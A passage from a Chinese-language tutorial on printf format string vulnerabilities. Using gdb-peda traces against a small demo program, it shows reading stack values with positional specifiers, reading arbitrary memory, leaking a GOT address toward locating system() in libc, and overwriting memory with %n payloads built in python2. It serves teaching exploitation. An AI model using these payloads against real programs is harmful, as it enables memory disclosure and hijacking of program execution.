上面的方法都是依次获得栈中的参数，如果我们想要直接获得被指定的某个参数，则可以使用类似下面的格式字符串：

```
%<arg#>$<format>

%n$x
```

这里的 `n` 表示栈中格式字符串后面的第 `n` 个值。

```
gdb-peda$ n
[----------------------------------registers--------------------
---------------]
EAX: 0xffffd584 ("%3$x.%1$08x.%2$p.%2$p.%4$p.%5$p.%6$p")
EBX: 0x56557000 --> 0x1efc
ECX: 0x1
EDX: 0xf7f9883c --> 0x0
ESI: 0xf7f96e68 --> 0x1bad90
EDI: 0x0
EBP: 0xffffd618 --> 0x0
ESP: 0xffffd550 --> 0xffffd584 ("%3$x.%1$08x.%2$p.%2$p.%4$p.%5$p
.%6$p")
EIP: 0x56555642 (<main+133>:    call   0x56555430 <printf@plt>)
```

```
EFLAGS: 0x292 (carry parity ADJUST zero SIGN trap INTERRUPT dire
ction overflow)
[-------------------------------------code----------------------
---------------]
   0x56555638 <main+123>:       push   DWORD PTR [ebp-0xc]
   0x5655563b <main+126>:       lea    eax,[ebp-0x94]
   0x56555641 <main+132>:       push   eax
=> 0x56555642 <main+133>:       call   0x56555430 <printf@plt>
   0x56555647 <main+138>:       add    esp,0x20
   0x5655564a <main+141>:       sub    esp,0xc
   0x5655564d <main+144>:       push   0xa
   0x5655564f <main+146>:       call   0x56555450 <putchar@plt>
Guessed arguments:
arg[0]: 0xffffd584 ("%3$x.%1$08x.%2$p.%2$p.%4$p.%5$p.%6$p")
arg[1]: 0x1
arg[2]: 0x88888888
arg[3]: 0xffffffff
arg[4]: 0xffffd57a ("ABCD")
[------------------------------------stack----------------------
---------------]
0000| 0xffffd550 --> 0xffffd584 ("%3$x.%1$08x.%2$p.%2$p.%4$p.%5$
p.%6$p")
0004| 0xffffd554 --> 0x1
0008| 0xffffd558 --> 0x88888888
0012| 0xffffd55c --> 0xffffffff
0016| 0xffffd560 --> 0xffffd57a ("ABCD")
0020| 0xffffd564 --> 0xffffd584 ("%3$x.%1$08x.%2$p.%2$p.%4$p.%5$
p.%6$p")
0024| 0xffffd568 (" RUV\327UUVT\332\377\367\001")
0028| 0xffffd56c --> 0x565555d7 (<main+26>:     add    ebx,0x1a2
9)
[---------------------------------------------------------------
---------------]
Legend: code, data, rodata, value
0x56555642 in main ()
gdb-peda$ x/10w $esp
0xffffd550:     0xffffd584      0x00000001      0x88888888
0xffffffff
0xffffd560:     0xffffd57a      0xffffd584      0x56555220
0x565555d7
```

```
0xffffd570:     0xf7ffda54      0x00000001
gdb-peda$ c
Continuing.
ffffffff.00000001.0x88888888.0x88888888.0xffffd57a.0xffffd584.0x
56555220
```

这里，格式字符串的地址为 `0xffffd584` 。我们通过格式字符串 `%3$x.%1$08x.%2$p.%2$p.%4$p.%5$p.%6$p` 分别获取了 `arg3` 、 `arg1` 、两个 `arg2` 、 `arg4` 和栈上紧跟参数的两个值。可以看到这种方法非常强大，可以获得栈中任意的值。

查看任意地址的内存

攻击者可以使用一个“显示指定地址的内存”的格式规范来查看任意地址的内存。例如，使用 `%s` 显示参数 指针所指定的地址的内存，将它作为一个 ASCII 字符串处理，直到遇到一个空字符。如果攻击者能够操纵这个参数指针指向一个特定的地址，那么 `%s` 就会输出该位置的内存内容。

还是上面的程序，我们输入 `%4$s` ，输出的 `arg4` 就变成了 `ABCD` 而不是地址 `0xffffd57a` ：

```
gdb-peda$ n
[----------------------------------registers-------------------
---------------]
EAX: 0xffffd584 ("%4$s")
EBX: 0x56557000 --> 0x1efc
ECX: 0x1
EDX: 0xf7f9883c --> 0x0
ESI: 0xf7f96e68 --> 0x1bad90
EDI: 0x0
EBP: 0xffffd618 --> 0x0
ESP: 0xffffd550 --> 0xffffd584 ("%4$s")
EIP: 0x56555642 (<main+133>:    call   0x56555430 <printf@plt>)
EFLAGS: 0x292 (carry parity ADJUST zero SIGN trap INTERRUPT dire
ction overflow)
[-------------------------------------code---------------------
---------------]
   0x56555638 <main+123>:       push   DWORD PTR [ebp-0xc]
   0x5655563b <main+126>:       lea    eax,[ebp-0x94]
```

```
   0x56555641 <main+132>:       push   eax
=> 0x56555642 <main+133>:       call   0x56555430 <printf@plt>
   0x56555647 <main+138>:       add    esp,0x20
   0x5655564a <main+141>:       sub    esp,0xc
   0x5655564d <main+144>:       push   0xa
   0x5655564f <main+146>:       call   0x56555450 <putchar@plt>
Guessed arguments:
arg[0]: 0xffffd584 ("%4$s")
arg[1]: 0x1
arg[2]: 0x88888888
arg[3]: 0xffffffff
arg[4]: 0xffffd57a ("ABCD")
[------------------------------------stack----------------------
---------------]
0000| 0xffffd550 --> 0xffffd584 ("%4$s")
0004| 0xffffd554 --> 0x1
0008| 0xffffd558 --> 0x88888888
0012| 0xffffd55c --> 0xffffffff
0016| 0xffffd560 --> 0xffffd57a ("ABCD")
0020| 0xffffd564 --> 0xffffd584 ("%4$s")
0024| 0xffffd568 (" RUV\327UUVT\332\377\367\001")
0028| 0xffffd56c --> 0x565555d7 (<main+26>:     add    ebx,0x1a2
9)
[---------------------------------------------------------------
---------------]
Legend: code, data, rodata, value
0x56555642 in main ()
gdb-peda$ c
Continuing.
ABCD
```

上面的例子只能读取栈中已有的内容，如果我们想获取的是任意的地址的内容，就需要我们自己将地址写入到栈中。我们输入 `AAAA.%p` 这样的格式的字符串，观察一下栈有什么变化。

```
gdb-peda$ python print("AAAA"+".%p"*20)
AAAA.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p
...
gdb-peda$ n
```

```
[----------------------------------registers--------------------
---------------]
EAX: 0xffffd584 ("AAAA.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p
.%p.%p.%p.%p.%p.%p")
EBX: 0x56557000 --> 0x1efc
ECX: 0x1
EDX: 0xf7f9883c --> 0x0
ESI: 0xf7f96e68 --> 0x1bad90
EDI: 0x0
EBP: 0xffffd618 --> 0x0
ESP: 0xffffd550 --> 0xffffd584 ("AAAA.%p.%p.%p.%p.%p.%p.%p.%p.%p
.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p")
EIP: 0x56555642 (<main+133>:    call   0x56555430 <printf@plt>)
EFLAGS: 0x292 (carry parity ADJUST zero SIGN trap INTERRUPT dire
ction overflow)
[-------------------------------------code---------------------
---------------]
   0x56555638 <main+123>:       push   DWORD PTR [ebp-0xc]
   0x5655563b <main+126>:       lea    eax,[ebp-0x94]
   0x56555641 <main+132>:       push   eax
=> 0x56555642 <main+133>:       call   0x56555430 <printf@plt>
   0x56555647 <main+138>:       add    esp,0x20
   0x5655564a <main+141>:       sub    esp,0xc
   0x5655564d <main+144>:       push   0xa
   0x5655564f <main+146>:       call   0x56555450 <putchar@plt>
Guessed arguments:
arg[0]: 0xffffd584 ("AAAA.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p
.%p.%p.%p.%p.%p.%p.%p")
arg[1]: 0x1
arg[2]: 0x88888888
arg[3]: 0xffffffff
arg[4]: 0xffffd57a ("ABCD")
[------------------------------------stack---------------------
---------------]
0000| 0xffffd550 --> 0xffffd584 ("AAAA.%p.%p.%p.%p.%p.%p.%p.%p.%
p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p")
0004| 0xffffd554 --> 0x1
0008| 0xffffd558 --> 0x88888888
0012| 0xffffd55c --> 0xffffffff
0016| 0xffffd560 --> 0xffffd57a ("ABCD")
```

```
0020| 0xffffd564 --> 0xffffd584 ("AAAA.%p.%p.%p.%p.%p.%p.%p.%p.%
p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p")
0024| 0xffffd568 (" RUV\327UUVT\332\377\367\001")
0028| 0xffffd56c --> 0x565555d7 (<main+26>:	add    ebx,0x1a2
9)
[-----------------------------------------------------------------
---------------]
Legend: code, data, rodata, value
0x56555642 in main ()
```

格式字符串的地址在 `0xffffd584` ，从下面的输出中可以看到它们在栈中是怎样排布的：

```
gdb-peda$ x/20w $esp
0xffffd550:	0xffffd584	0x00000001	0x88888888
0xffffffff
0xffffd560:	0xffffd57a	0xffffd584	0x56555220
0x565555d7
0xffffd570:	0xf7ffda54	0x00000001	0x424135d0
0x00004443
0xffffd580:	0x00000000	0x41414141	0x2e70252e
0x252e7025
0xffffd590:	0x70252e70	0x2e70252e	0x252e7025
0x70252e70
gdb-peda$ x/20wb 0xffffd584
0xffffd584:	0x41	0x41	0x41	0x41	0x2e	0x25
0x70	0x2e
0xffffd58c:	0x25	0x70	0x2e	0x25	0x70	0x2e
0x25	0x70
0xffffd594:	0x2e	0x25	0x70	0x2e
gdb-peda$ python print('\x2e\x25\x70')
.%p
```

下面是程序运行的结果：

```
gdb-peda$ c
Continuing.
AAAA.0x1.0x88888888.0xffffffff.0xffffd57a.0xffffd584.0x56555220.
0x565555d7.0xf7ffda54.0x1.0x424135d0.0x4443.(nil).0x41414141.0x2
e70252e.0x252e7025.0x70252e70.0x2e70252e.0x252e7025.0x70252e70.0
x2e70252e
```

`0x41414141` 是输出的第 13 个字符，所以我们使用 `%13$s` 即可读出 `0x41414141` 处的内容，当然，这里可能是一个不合法的地址。下面我们把 `0x41414141` 换成我们需要的合法的地址，比如字符串 `ABCD` 的地址 `0xffffd57a` ：

```
$ python2 -c 'print("\x7a\xd5\xff\xff"+".%13$s")' > text
$ gdb -q a.out
Reading symbols from a.out...(no debugging symbols found)...done
.
gdb-peda$ b printf
Breakpoint 1 at 0x8048350
gdb-peda$ r < text
[----------------------------------registers--------------------
---------------]
EAX: 0xffffd584 --> 0xffffd57a ("ABCD")
EBX: 0x804a000 --> 0x8049f14 --> 0x1
ECX: 0x1
EDX: 0xf7f9883c --> 0x0
ESI: 0xf7f96e68 --> 0x1bad90
EDI: 0x0
EBP: 0xffffd618 --> 0x0
ESP: 0xffffd54c --> 0x8048520 (<main+138>:      add    esp,0x20)
EIP: 0xf7e27c20 (<printf>:      call   0xf7f06d17 <__x86.get_pc_
thunk.ax>)
EFLAGS: 0x296 (carry PARITY ADJUST zero SIGN trap INTERRUPT dire
ction overflow)
[-------------------------------------code----------------------
---------------]
   0xf7e27c1b <fprintf+27>:     ret
   0xf7e27c1c:  xchg   ax,ax
   0xf7e27c1e:  xchg   ax,ax
```

```
=> 0xf7e27c20 <printf>: call   0xf7f06d17 <__x86.get_pc_thunk.ax
>
   0xf7e27c25 <printf+5>:       add    eax,0x16f243
   0xf7e27c2a <printf+10>:      sub    esp,0xc
   0xf7e27c2d <printf+13>:      mov    eax,DWORD PTR [eax+0x124]
   0xf7e27c33 <printf+19>:      lea    edx,[esp+0x14]
No argument
[----------------------------------stack---------------------
---------------]
0000| 0xffffd54c --> 0x8048520 (<main+138>:     add    esp,0x20)
0004| 0xffffd550 --> 0xffffd584 --> 0xffffd57a ("ABCD")
0008| 0xffffd554 --> 0x1
0012| 0xffffd558 --> 0x88888888
0016| 0xffffd55c --> 0xffffffff
0020| 0xffffd560 --> 0xffffd57a ("ABCD")
0024| 0xffffd564 --> 0xffffd584 --> 0xffffd57a ("ABCD")
0028| 0xffffd568 --> 0x80481fc --> 0x38 ('8')
[------------------------------------------------------------
---------------]
Legend: code, data, rodata, value

Breakpoint 1, 0xf7e27c20 in printf () from /usr/lib32/libc.so.6
gdb-peda$ x/20w $esp
0xffffd54c:     0x08048520      0xffffd584      0x00000001
0x88888888
0xffffd55c:     0xffffffff      0xffffd57a      0xffffd584
0x080481fc
0xffffd56c:     0x080484b0      0xf7ffda54      0x00000001
0x424135d0
0xffffd57c:     0x00004443      0x00000000      0xffffd57a
0x3331252e
0xffffd58c:     0x00007324      0xffffd5ca      0x00000001
0x000000c2
gdb-peda$ x/s 0xffffd57a
0xffffd57a:     "ABCD"
gdb-peda$ c
Continuing.
z���.ABCD
```

当然这也没有什么用，我们真正经常用到的地方是，把程序中某函数的 GOT 地址传进去，然后获得该地址所对应的函数的虚拟地址。然后根据函数在 libc 中的相对位置，计算出我们需要的函数地址（如 `system()` ）。如下面展示的这样：

先看一下重定向表：

```
$ readelf -r a.out

Relocation section '.rel.dyn' at offset 0x2e8 contains 1 entries
:
 Offset     Info    Type            Sym.Value  Sym. Name
08049ffc  00000206 R_386_GLOB_DAT    00000000   __gmon_start__

Relocation section '.rel.plt' at offset 0x2f0 contains 4 entries
:
 Offset     Info    Type            Sym.Value  Sym. Name
0804a00c  00000107 R_386_JUMP_SLOT   00000000   printf@GLIBC_2.0
0804a010  00000307 R_386_JUMP_SLOT   00000000   __libc_start_mai
n@GLIBC_2.0
0804a014  00000407 R_386_JUMP_SLOT   00000000   putchar@GLIBC_2.
0
0804a018  00000507 R_386_JUMP_SLOT   00000000   __isoc99_scanf@G
LIBC_2.7
```

`.rel.plt` 中有四个函数可供我们选择，按理说选择任意一个都没有问题，但是在实践中我们会发现一些问题。下面的结果分别是 `printf` 、 `__libc_start_main` 、 `putchar` 和 `__isoc99_scanf` ：

```
$ python2 -c 'print("\x0c\xa0\x04\x08"+".%p"*20)' | ./a.out

.0x1.0x88888888.0xffffffff.0xffe22cfa.0xffe22d04.0x80481fc.0x804
84b0.0xf77afa54.0x1.0x424155d0.0x4443.(nil).0x2e0804a0.0x252e702
5.0x70252e70.0x2e70252e.0x252e7025.0x70252e70.0x2e70252e.0x252e7
025

$ python2 -c 'print("\x10\xa0\x04\x08"+".%p"*20)' | ./a.out
.0x1.0x88888888.0xffffffff.0xffd439ba.0xffd439c4.0x80481fc.0x804
84b0.0xf77b6a54.0x1.0x4241c5d0.0x4443.(nil).0x804a010.0x2e70252e
.0x252e7025.0x70252e70.0x2e70252e.0x252e7025.0x70252e70.0x2e7025
2e

$ python2 -c 'print("\x14\xa0\x04\x08"+".%p"*20)' | ./a.out

.0x1.0x88888888.0xffffffff.0xffcc17aa.0xffcc17b4.0x80481fc.0x804
84b0.0xf7746a54.0x1.0x4241c5d0.0x4443.(nil).0x804a014.0x2e70252e
.0x252e7025.0x70252e70.0x2e70252e.0x252e7025.0x70252e70.0x2e7025
2e

$ python2 -c 'print("\x18\xa0\x04\x08"+".%p"*20)' | ./a.out
▒.0x1.0x88888888.0xffffffff.0xffcb99aa.0xffcb99b4.0x80481fc.0x80
484b0.0xf775ca54.0x1.0x424125d0.0x4443.(nil).0x804a018.0x2e70252
e.0x252e7025.0x70252e70.0x2e70252e.0x252e7025.0x70252e70.0x2e702
52e
```

细心一点你就会发现第一个（ `printf` ）的结果有问题。我们输入了 `\x0c\xa0\x04\x08` （ `0x0804a00c` ），可是 13 号位置输出的结果却是 `0x2e0804a0` ，那么， `\x0c` 哪去了，查了一下 ASCII 表：

```
Oct   Dec   Hex   Char
──────────────────────────────────────
014   12    0C    FF  '\f' (form feed)
```

于是就被省略了，同样会被省略的还有很多，如 `\x07` （'\a'）、 `\x08` （'\b'）、 `\x20` （SPACE）等的不可见字符都会被省略。这就会让我们后续的操作出现问题。所以这里我们选用最后一个（ `__isoc99_scanf` ）。

```
$ python2 -c 'print("\x18\xa0\x04\x08"+"%13$s")' > text
$ gdb -q a.out
Reading symbols from a.out...(no debugging symbols found)...done
.
gdb-peda$ b printf
Breakpoint 1 at 0x8048350
gdb-peda$ r < text
[----------------------------------registers-------------------
---------------]
EAX: 0xffffd584 --> 0x804a018 --> 0xf7e3a790 (<__isoc99_scanf>:
push   ebp)
EBX: 0x804a000 --> 0x8049f14 --> 0x1
ECX: 0x1
EDX: 0xf7f9883c --> 0x0
ESI: 0xf7f96e68 --> 0x1bad90
EDI: 0x0
EBP: 0xffffd618 --> 0x0
ESP: 0xffffd54c --> 0x8048520 (<main+138>:      add    esp,0x20)
EIP: 0xf7e27c20 (<printf>:      call   0xf7f06d17 <__x86.get_pc_
thunk.ax>)
EFLAGS: 0x296 (carry PARITY ADJUST zero SIGN trap INTERRUPT dire
ction overflow)
[-------------------------------------code---------------------
---------------]
   0xf7e27c1b <fprintf+27>:     ret
   0xf7e27c1c:  xchg   ax,ax
   0xf7e27c1e:  xchg   ax,ax
=> 0xf7e27c20 <printf>: call   0xf7f06d17 <__x86.get_pc_thunk.ax
>
   0xf7e27c25 <printf+5>:       add    eax,0x16f243
   0xf7e27c2a <printf+10>:      sub    esp,0xc
   0xf7e27c2d <printf+13>:      mov    eax,DWORD PTR [eax+0x124]
   0xf7e27c33 <printf+19>:      lea    edx,[esp+0x14]
No argument
[------------------------------------stack---------------------
---------------]
0000| 0xffffd54c --> 0x8048520 (<main+138>:     add    esp,0x20)
0004| 0xffffd550 --> 0xffffd584 --> 0x804a018 --> 0xf7e3a790 (<_
_isoc99_scanf>: push   ebp)
```

```
0008| 0xffffd554 --> 0x1
0012| 0xffffd558 --> 0x88888888
0016| 0xffffd55c --> 0xffffffff
0020| 0xffffd560 --> 0xffffd57a ("ABCD")
0024| 0xffffd564 --> 0xffffd584 --> 0x804a018 --> 0xf7e3a790 (<_
_isoc99_scanf>: push   ebp)
0028| 0xffffd568 --> 0x80481fc --> 0x38 ('8')
[----------------------------------------------------------------
---------------]
Legend: code, data, rodata, value

Breakpoint 1, 0xf7e27c20 in printf () from /usr/lib32/libc.so.6
gdb-peda$ x/20w $esp
0xffffd54c:     0x08048520      0xffffd584      0x00000001
0x88888888
0xffffd55c:     0xffffffff      0xffffd57a      0xffffd584
0x080481fc
0xffffd56c:     0x080484b0      0xf7ffda54      0x00000001
0x424135d0
0xffffd57c:     0x00004443      0x00000000      0x0804a018
0x24333125
0xffffd58c:     0x00f00073      0xffffd5ca      0x00000001
0x000000c2
gdb-peda$ x/w 0x804a018
0x804a018:      0xf7e3a790
gdb-peda$ c
Continuing.
▒����
```

虽然我们可以通过 `x/w` 指令得到 `__isoc99_scanf` 函数的虚拟地址 `0xf7e3a790` 。但是由于 `0x804a018` 处的内容是仍然一个指针，使用 `%13$s` 打印并不成功。在下面的内容中将会介绍怎样借助 pwntools 的力量，来获得正确格式的虚拟地址，并能够对它有进一步的利用。

当然并非总能通过使用 4 字节的跳转（如 `AAAA` ）来步进参数指针去引用格式字符串的起始部分，有时，需要在格式字符串之前加一个、两个或三个字符的前缀来实现一系列的 4 字节跳转。

覆盖栈内容

现在我们已经可以读取栈上和任意地址的内存了，接下来我们更进一步，通过修改栈和内存来劫持程序的执行流程。`%n` 转换指示符将 `%n` 当前已经成功写入流或缓冲区中的字符个数存储到地址由参数指定的整数中。

```
#include<stdio.h>
void main() {
    int i;
    char str[] = "hello";

    printf("%s %n\n", str, &i);
    printf("%d\n", i);
}
```

```
$ ./a.out
hello
6
```

`i` 被赋值为 6，因为在遇到转换指示符之前一共写入了 6 个字符（ `hello` 加上一个空格）。在没有长度修饰符时，默认写入一个 `int` 类型的值。

通常情况下，我们要需要覆写的值是一个 shellcode 的地址，而这个地址往往是一个很大的数字。这时我们就需要通过使用具体的宽度或精度的转换规范来控制写入的字符个数，即在格式字符串中加上一个十进制整数来表示输出的最小位数，如果实际位数大于定义的宽度，则按实际位数输出，反之则以空格或 0 补齐（ `0` 补齐时在宽度前加点 `.` 或 `0` ）。如：

```
#include<stdio.h>
void main() {
    int i;

    printf("%10u%n\n", 1, &i);
    printf("%d\n", i);
    printf("%.50u%n\n", 1, &i);
    printf("%d\n", i);
    printf("%0100u%n\n", 1, &i);
    printf("%d\n", i);
}
```

```
$ ./a.out
         1
10
00000000000000000000000000000000000000000000000001
50
0000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000001
100
```

就是这样，下面我们把地址 `0x8048000` 写入内存：

```
printf("%0134512640d%n\n", 1, &i);
```

```
$ ./a.out
...
0x8048000
```

还是我们一开始的程序，我们尝试将 `arg2` 的值更改为任意值（比如 `0x00000020`，十进制 32），在 gdb 中可以看到得到 `arg2` 的地址 `0xffffd538`，那么我们构造格式字符串 `\x38\xd5\xff\xff%08x%08x%012d%13$n`，其中 `\x38\xd5\xff\xff` 表示 `arg2` 的地址，占 4 字节，`%08x%08x` 表示两个 8 字符宽的十六进制数，占 16 字节，`%012d` 占 12 字节，三个部分加起来就占了 4+16+12=32 字节，即把 `arg2` 赋值为 `0x00000020`。格式字符串最后一部分 `%13$n` 也是最重要的一部分，和上面的内容一样，表示格式字符串的第 13 个参数，即写入 `0xffffd538` 的地方（`0xffffd564`），`printf()` 就是通过这个地址找到被覆盖的内容的：

```
$ python2 -c 'print("\x38\xd5\xff\xff%08x%08x%012d%13$n")' > tex
t
$ gdb -q a.out
Reading symbols from a.out...(no debugging symbols found)...done
.
gdb-peda$ b printf
Breakpoint 1 at 0x8048350
gdb-peda$ r < text
[----------------------------------registers--------------------
```

```
---------------]
EAX: 0xffffd564 --> 0xffffd538 --> 0x88888888
EBX: 0x804a000 --> 0x8049f14 --> 0x1
ECX: 0x1
EDX: 0xf7f9883c --> 0x0
ESI: 0xf7f96e68 --> 0x1bad90
EDI: 0x0
EBP: 0xffffd5f8 --> 0x0
ESP: 0xffffd52c --> 0x8048520 (<main+138>:      add    esp,0x20)
EIP: 0xf7e27c20 (<printf>:      call   0xf7f06d17 <__x86.get_pc_
thunk.ax>)
EFLAGS: 0x292 (carry parity ADJUST zero SIGN trap INTERRUPT dire
ction overflow)
[-------------------------------------code----------------------
---------------]
   0xf7e27c1b <fprintf+27>:     ret
   0xf7e27c1c:  xchg   ax,ax
   0xf7e27c1e:  xchg   ax,ax
=> 0xf7e27c20 <printf>: call   0xf7f06d17 <__x86.get_pc_thunk.ax
>
   0xf7e27c25 <printf+5>:       add    eax,0x16f243
   0xf7e27c2a <printf+10>:      sub    esp,0xc
   0xf7e27c2d <printf+13>:      mov    eax,DWORD PTR [eax+0x124]
   0xf7e27c33 <printf+19>:      lea    edx,[esp+0x14]
No argument
[------------------------------------stack----------------------
---------------]
0000| 0xffffd52c --> 0x8048520 (<main+138>:     add    esp,0x20)
0004| 0xffffd530 --> 0xffffd564 --> 0xffffd538 --> 0x88888888
0008| 0xffffd534 --> 0x1
0012| 0xffffd538 --> 0x88888888
0016| 0xffffd53c --> 0xffffffff
0020| 0xffffd540 --> 0xffffd55a ("ABCD")
0024| 0xffffd544 --> 0xffffd564 --> 0xffffd538 --> 0x88888888
0028| 0xffffd548 --> 0x80481fc --> 0x38 ('8')
[---------------------------------------------------------------
---------------]
Legend: code, data, rodata, value

Breakpoint 1, 0xf7e27c20 in printf () from /usr/lib32/libc.so.6
```

```
gdb-peda$ x/20x $esp
0xffffd52c:     0x08048520      0xffffd564      0x00000001
0x88888888
0xffffd53c:     0xffffffff      0xffffd55a      0xffffd564
0x080481fc
0xffffd54c:     0x080484b0      0xf7ffda54      0x00000001
0x424135d0
0xffffd55c:     0x00004443      0x00000000      0xffffd538
0x78383025
0xffffd56c:     0x78383025      0x32313025      0x33312564
0x00006e24
gdb-peda$ finish
Run till exit from #0  0xf7e27c20 in printf () from /usr/lib32/l
ibc.so.6
[----------------------------------registers--------------------
---------------]
EAX: 0x20 (' ')
EBX: 0x804a000 --> 0x8049f14 --> 0x1
ECX: 0x0
EDX: 0xf7f98830 --> 0x0
ESI: 0xf7f96e68 --> 0x1bad90
EDI: 0x0
EBP: 0xffffd5f8 --> 0x0
ESP: 0xffffd530 --> 0xffffd564 --> 0xffffd538 --> 0x20 (' ')
EIP: 0x8048520 (<main+138>:     add    esp,0x20)
EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTERRUPT dire
ction overflow)
[-------------------------------------code---------------------
---------------]
   0x8048514 <main+126>:        lea    eax,[ebp-0x94]
   0x804851a <main+132>:        push   eax
   0x804851b <main+133>:        call   0x8048350 <printf@plt>
=> 0x8048520 <main+138>:        add    esp,0x20
   0x8048523 <main+141>:        sub    esp,0xc
   0x8048526 <main+144>:        push   0xa
   0x8048528 <main+146>:        call   0x8048370 <putchar@plt>
   0x804852d <main+151>:        add    esp,0x10
[-----------------------------------stack----------------------
---------------]
0000| 0xffffd530 --> 0xffffd564 --> 0xffffd538 --> 0x20 (' ')
```

```
0004| 0xffffd534 --> 0x1
0008| 0xffffd538 --> 0x20 (' ')
0012| 0xffffd53c --> 0xffffffff
0016| 0xffffd540 --> 0xffffd55a ("ABCD")
0020| 0xffffd544 --> 0xffffd564 --> 0xffffd538 --> 0x20 (' ')
0024| 0xffffd548 --> 0x80481fc --> 0x38 ('8')
0028| 0xffffd54c --> 0x80484b0 (<main+26>:      add    ebx,0x1b5
0)
[-----------------------------------------------------------------
---------------]
Legend: code, data, rodata, value
0x08048520 in main ()
gdb-peda$ x/20x $esp
0xffffd530:     0xffffd564      0x00000001      0x00000020
0xffffffff
0xffffd540:     0xffffd55a      0xffffd564      0x080481fc
0x080484b0
0xffffd550:     0xf7ffda54      0x00000001      0x424135d0
0x00004443
0xffffd560:     0x00000000      0xffffd538      0x78383025
0x78383025
0xffffd570:     0x32313025      0x33312564      0x00006e24
0xf7e70240
```

对比 `printf()` 函数执行前后的输出，`printf` 首先解析 `%13$n` 找到获得地址 `0xffffd564` 的值 `0xffffd538`，然后跳转到地址 `0xffffd538`，将它的值 `0x88888888` 覆盖为 `0x00000020`，就得到 `arg2=0x00000020`。

覆盖任意地址内存

也许已经有人发现了一个问题，使用上面覆盖内存的方法，值最小只能是 4，因为单单地址就占去了 4 个字节。那么我们怎样覆盖比 4 小的值呢。利用整数溢出是一个方法，但是在实践中这样做基本都不会成功。再想一下，前面的输入中，地址都位于格式字符串之前，这样做真的有必要吗，能否将地址放在中间。我们来试一下，使用格式字符串 `"AA%15$nA"+"\x38\xd5\xff\xff"`，开头的 `AA` 占两个字节，即将地址赋值为 `2`，中间是 `%15$n` 占 5 个字节，这里不是 `%13$n`，因为地址被我们放在了后面，在格式字符串的第 15 个参数，后面跟上一个 `A` 占用

一个字节。于是前半部分总共占用了 2+5+1=8 个字节，刚好是两个参数的宽度，这里的 8 字节对齐十分重要。最后再输入我们要覆盖的地址 `\x38\xd5\xff\xff` ，详细输出如下：

```
$ python2 -c 'print("AA%15$nA"+"\x38\xd5\xff\xff")' > text
$ gdb -q a.out
Reading symbols from a.out...(no debugging symbols found)...done
.
gdb-peda$ b printf
Breakpoint 1 at 0x8048350
gdb-peda$ r < text
[----------------------------------registers--------------------
---------------]
EAX: 0xffffd564 ("AA%15$nA8\325\377\377")
EBX: 0x804a000 --> 0x8049f14 --> 0x1
ECX: 0x1
EDX: 0xf7f9883c --> 0x0
ESI: 0xf7f96e68 --> 0x1bad90
EDI: 0x0
EBP: 0xffffd5f8 --> 0x0
ESP: 0xffffd52c --> 0x8048520 (<main+138>:      add    esp,0x20)
EIP: 0xf7e27c20 (<printf>:      call   0xf7f06d17 <__x86.get_pc_
thunk.ax>)
EFLAGS: 0x292 (carry parity ADJUST zero SIGN trap INTERRUPT dire
ction overflow)
[-------------------------------------code----------------------
---------------]
   0xf7e27c1b <fprintf+27>:     ret
   0xf7e27c1c:  xchg   ax,ax
   0xf7e27c1e:  xchg   ax,ax
=> 0xf7e27c20 <printf>: call   0xf7f06d17 <__x86.get_pc_thunk.ax
>
   0xf7e27c25 <printf+5>:       add    eax,0x16f243
   0xf7e27c2a <printf+10>:      sub    esp,0xc
   0xf7e27c2d <printf+13>:      mov    eax,DWORD PTR [eax+0x124]
   0xf7e27c33 <printf+19>:      lea    edx,[esp+0x14]
No argument
[------------------------------------stack----------------------
---------------]
0000| 0xffffd52c --> 0x8048520 (<main+138>:     add    esp,0x20)
```

```
0004| 0xffffd530 --> 0xffffd564 ("AA%15$nA8\325\377\377")
0008| 0xffffd534 --> 0x1
0012| 0xffffd538 --> 0x88888888
0016| 0xffffd53c --> 0xffffffff
0020| 0xffffd540 --> 0xffffd55a ("ABCD")
0024| 0xffffd544 --> 0xffffd564 ("AA%15$nA8\325\377\377")
0028| 0xffffd548 --> 0x80481fc --> 0x38 ('8')
[----------------------------------------------------------------
---------------]
Legend: code, data, rodata, value

Breakpoint 1, 0xf7e27c20 in printf () from /usr/lib32/libc.so.6
gdb-peda$ x/20x $esp
0xffffd52c:     0x08048520      0xffffd564      0x00000001
0x88888888
0xffffd53c:     0xffffffff      0xffffd55a      0xffffd564
0x080481fc
0xffffd54c:     0x080484b0      0xf7ffda54      0x00000001
0x424135d0
0xffffd55c:     0x00004443      0x00000000      0x31254141
0x416e2435
0xffffd56c:     0xffffd538      0xffffd500      0x00000001
0x000000c2
gdb-peda$ finish
Run till exit from #0  0xf7e27c20 in printf () from /usr/lib32/l
ibc.so.6
[----------------------------------registers--------------------
---------------]
EAX: 0x7
EBX: 0x804a000 --> 0x8049f14 --> 0x1
ECX: 0x0
EDX: 0xf7f98830 --> 0x0
ESI: 0xf7f96e68 --> 0x1bad90
EDI: 0x0
EBP: 0xffffd5f8 --> 0x0
ESP: 0xffffd530 --> 0xffffd564 ("AA%15$nA8\325\377\377")
EIP: 0x8048520 (<main+138>:     add    esp,0x20)
EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTERRUPT dire
ction overflow)
[-------------------------------------code----------------------
```

```
---------------]
   0x8048514 <main+126>:	lea    eax,[ebp-0x94]
   0x804851a <main+132>:	push   eax
   0x804851b <main+133>:	call   0x8048350 <printf@plt>
=> 0x8048520 <main+138>:	add    esp,0x20
   0x8048523 <main+141>:	sub    esp,0xc
   0x8048526 <main+144>:	push   0xa
   0x8048528 <main+146>:	call   0x8048370 <putchar@plt>
   0x804852d <main+151>:	add    esp,0x10
[-----------------------------------stack----------------------
---------------]
0000| 0xffffd530 --> 0xffffd564 ("AA%15$nA8\325\377\377")
0004| 0xffffd534 --> 0x1
0008| 0xffffd538 --> 0x2
0012| 0xffffd53c --> 0xffffffff
0016| 0xffffd540 --> 0xffffd55a ("ABCD")
0020| 0xffffd544 --> 0xffffd564 ("AA%15$nA8\325\377\377")
0024| 0xffffd548 --> 0x80481fc --> 0x38 ('8')
0028| 0xffffd54c --> 0x80484b0 (<main+26>:	add    ebx,0x1b5
0)
[--------------------------------------------------------------
---------------]
